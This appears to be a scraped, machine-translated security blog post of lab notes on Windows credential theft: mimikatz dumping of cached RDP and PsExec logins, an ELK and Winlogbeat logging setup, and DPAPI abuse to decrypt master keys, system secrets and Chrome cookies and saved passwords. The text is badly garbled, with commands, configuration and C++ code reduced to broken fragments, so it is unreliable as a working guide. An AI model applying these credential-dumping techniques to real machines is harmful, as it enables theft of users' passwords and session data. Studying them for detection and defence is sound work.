
For demonstration, use the domain management account RDP to the current host, you can see that the credentials of the domain management have been dumped.
PsExec From An Elevated Prompt
# On other machines, psexec to the current host uses the default ticket of the current user.
# Login type is 3 network login
The credential is not included in the credential dumped by mimikatz.
PsExec + Alternate Credentials
#45 cmd
# Other host psexec to the current host to specify user credentials
# View credentials on the current host
# Login type 3 and login type 2,Two login types.

mimikatz dumped the credentials.
in conclusion
Network logins are not cached in memory unless the credentials are specified by -U when using Psexec.
Both interactive login and remote interactive login will cache the tickets in the memory, which can be easily dumped using mimikat.
Extraordinary-Configure ELK
Reference: [On the security log audit of Windows operating system] (https://mp.weixin.qq.com/s?__biz=MzI4MjkxOTM1Ng==&mid=2247483853&idx=1&sn=8d4b4e7944c472cc44493152f44c33c3&scene=21#wechat_redirect)
Because there are some log displays during the test, here are the notes of the installed log monitoring platform. The following is the author's docker-compose.yml file:
'2.0'
docker.elastic.co/elasticsearch/elasticsearch:7.8.0
elasticsearch
discovery.type=single-node
cluster.name=es-docker-cluster
bootstrap.memory_lock=true"ES_JAVA_OPTS=-Xms512m -Xmx512m"9200:92009300:9300
docker.elastic.co/kibana/kibana:7.8.0
kibana
5601:5601
elasticsearch
. /kibana.yml:/usr/share/kibana/config/kibana.yml
The contents of the kibana.yml file are as follows:
kibana
"0.0.0.0"[" http://elasticsearch:9200"]true"zh-CN"
# Ensure that the containers are started successfully
In addition, the author has been stuck for a long time because of the firewall problem. Please turn off the firewall. The system used is CentOS 8. Other systems may be different.
Even the troubleshooting of a certain container once failed was the reason. The reason is not clear, but after turning off the firewall, the problem disappeared.
disable
It takes some time for elasticsearch and kibana to start. Check the logs to ensure that they have started successfully:
# elasticsearch

Make sure to access elasticsearch to get a string of json data:
Configure Winlogbeat

First, make sure that the "Local Security Policy" is set to audit the login "success" and "failure", and the account management "success" and "failure" events, so that the corresponding events will be recorded in the "security" event log. Become the source of our audit events.
Download Winlogbeat to C:\Program Files, unzip it and rename it to Winlogbeat, install the Winlogbeat service in Powershell using the script.
# Please open with administrator rights
' C:\Program Files\Winlogbeat'
install-service
- winlogbeat
# The installation failed because of the powershell script execution strategy
- ExecutionPolicy
install-service
- winlogbeat
Modify the winlogbeat.yml file in the Winlogbeat directory, the author’s configuration is as follows:
Reference: Configure Winlogbeat
Application
Security
System
Windows
PowerShell
Microsoft-Windows-PowerShell/Operational
Microsoft-Windows-Sysmon/Operational
10.10.10.129:9200" winlogbeat""winlogbeat-*"false

10.10.10.129 It is the address of the host where elasticsearch is located. Use winlogbeat.exe test config to check whether the configuration is wrong:
- c
- e
Start-Service
# Start service
Reference: Get started with Winlogbeat
View log in Kibana
Select the index of "winlogbeat*" in the Discover panel to view related logs.

Related security logs can also be found in SIEM:

Related advanced applications have the opportunity to reuse records.
Reading DPAPI Encrypted Secrets with Mimikatz and C++
reference:
Operational Guidance for Offensive User DPAPI Abuse
[Knowledge Review] Detailed DPAPI
A Guide to the Abuse of DPAPI for the Blues (Part 1)
Guidelines for the abuse of DPAPI for the blues (part 2)
Mimikatz's DPAPI learning and practice
Windows Password Recovery - DPAPI Master Key analysis
**Overview: **
- DPAPI (
Data Protection Application Programming Interface, Microsoft Data Protection Interface) - The experiment here uses two functions
CryptProtectDataandCryptUnprotectData - DPAPI is simple and powerful. Both system applications and third-party applications use this interface to encrypt user data, such as: Chrome, V**, RDP, Outook, Wifi and other login credentials
Here are some important details:
Reference: Obtaining Windows Identity Credentials through Dpapi
- DPAPI uses
Master Keyfor encryption and decryption (symmetric encryption), 64 bytes Master Key Fileis a file for storingMaster Key, which is divided into two types:

Note: There are multiple Master key files in the directory, and the system generates a new Master key every 90 days (the old one will not be deleted). The Preferred in the directory records the name and creation time of the last Master key file
——From Miyoshi students
In other words, how to determine the current use of the Master Key File, you need to view the Preferred file. The Miyoshi student provided a C program to parse the file. The author failed to compile it successfully. Another idea of the Miyoshi student is to modify the date in the file. , Replace Preferred, so that the old Master Key File is reused.
But in fact, the author thinks that you only need to check the modification date. The file with the same modification time of Preferred and Master Key File is the unused Master Key File:

-
It may be an example, welcome advice.
-
User Master Key file, located in
%APPDATA%\Microsoft\Protect\%SID%(hidden attribute) -
System Master Key file, located in
%WINDIR%\System32\Microsoft\Protect\S-1-5-18\User(hidden attribute) -
Master Key File uses the user's password to encrypt.
Full description: Use Master Key when encrypting and decrypting DPAPI blobs, and use the user's password to encrypt the user's Master Key File to protect the Master key.
in"C:\Users\jerry\AppData\Roaming\Microsoft\Protect\S-1-5-21-1682194975-1712503958-586237246-1001\8e2ec505-1722-405f-ac68-ff0c19231564"
# Can use dpapi::masterkey specifies the Master Key file, and enter/password or/hash to decrypt to obtain the Master key
# Note: When the hash here is worth it, ntlm or sha1 can be used, ntlm can't be decrypted by the test, and sha1 successfully decrypted
# The following is the command to decrypt the system Master Key file
in"C:\Windows\System32\Microsoft\Protect\S-1-5-18\User\02efa129-bc22-45e1-bfe3-65f510ed0f99"
# The decrypted key comes from lsadump below::secrets
# There is no demonstration of decrypting the user's Master Key file, the following methods can be used to obtain the user's
Here also explain the method of Master Key, only with it can decryption:
Reference: Penetration Skills-Obtain the MasterKey in DPAPI under Windows
- Get online
The first method#Get the Master Key directly#The second method#Current authority is the administrator (High) #Get the Syskey used to decrypt the data of the SECRETS key (obtained from the registry or hive data). #Note: What is obtained here is only the decrypted key, or in another way, the pre-key # The obtained key decryption corresponds to the Master Key file to obtain the Master Key, which is an indirect method #About secrets will be mentioned later![] (https://cdn.wuhash.com/lsadump-secrets-Get system Master key.jpg)
The figure obtained is the Master key of DPAPI—SYSTEM
- Get offline
dump lsass process memory#Registry export log "lsadump::secrets /system:System.hiv /security:SECURITY.hiv"
- Obtain using user password
Required information Master Key File, SID, Password in "C:\Users\jerry\AppData\Roaming\Microsoft\Protect\S-1-5-21-1682194975-1712503958-586237246-1001\8e2ec505-1722-405f-ac68 -ff0c19231564"

The result of the Master Key encryption is called the DPAPI data body (that is, blob). Now the idea is clear. Look for the dpapi blob part of the application encryption in the system.
Read Chrome cookies and login data
Reference: Penetration Tips-Offline export of passwords saved in Chrome browser
Read Cookie:
in"%localappdata%\Google\Chrome\User Data\Default\Cookies"
Read login credentials:
in"%localappdata%\Google\Chrome\User Data\Default\Login Data"
The latest version of v83 fails the test
Update:
The tested path on v83 is:
" %localappdata%\Google\Chrome\User Data\Profile 1\Cookies""%localappdata%\Google\Chrome\User Data\Profile 1\Login Data"
These two files are essentially a SQLite database:


Contains the author's personal information, so it is heavily coded.
in"%localappdata%\Google\Chrome\User Data\Profile 1\Cookies"in"%localappdata%\Google\Chrome\User Data\Profile 1\Login Data"
# Use on the target machine/unprotect
# Designated for offline use/masterkey
Still not decrypted successfully, but you can see part of the information, and have seen related issues
Also found that there are other tools that can decrypt Chrome Login Data.
Protect and cancel data
Use dpapi::protect to encrypt data that only the currently logged in user can access:
In simple terms, call DPAPI interface encryption
" spotless"
# If you do not specify a character, the default is"mimikatz"character

Copy and paste the blob into a new file in Hxd, save it as spotless.bin, run it in the user's context to decrypt it:
in"C:\Users\****\Downloads\spotless.bin"
# Masterkey can be specified offline, you need to make it clear that the Master key used for encryption and the Master key used for decryption are the same, otherwise the decryption will fail
# How to find the corresponding key, according to the value of GUID

You can see the encrypted characters successfully decrypted.
Use DPAPIs to encrypt/decrypt data in C++
# include <iostream>
# include <Windows.h>
# include <dpapi.h>
# pragma comment(lib,"crypt32.lib")
int main()00"spotless"
L"C:\\Users\\***\\Downloads\\spotless_1.bin"0
NULL
NULL
sizeof
NULL
NULL
NULL
NULL
NULL
NULL
return0
The original version of the code failed to compile, and no solution was found. Here is the solution in @冷逸code
Now try to use mimikatz to decrypt the resulting binary file:
in"C:\Users\***\Downloads\spotless_1.bin"
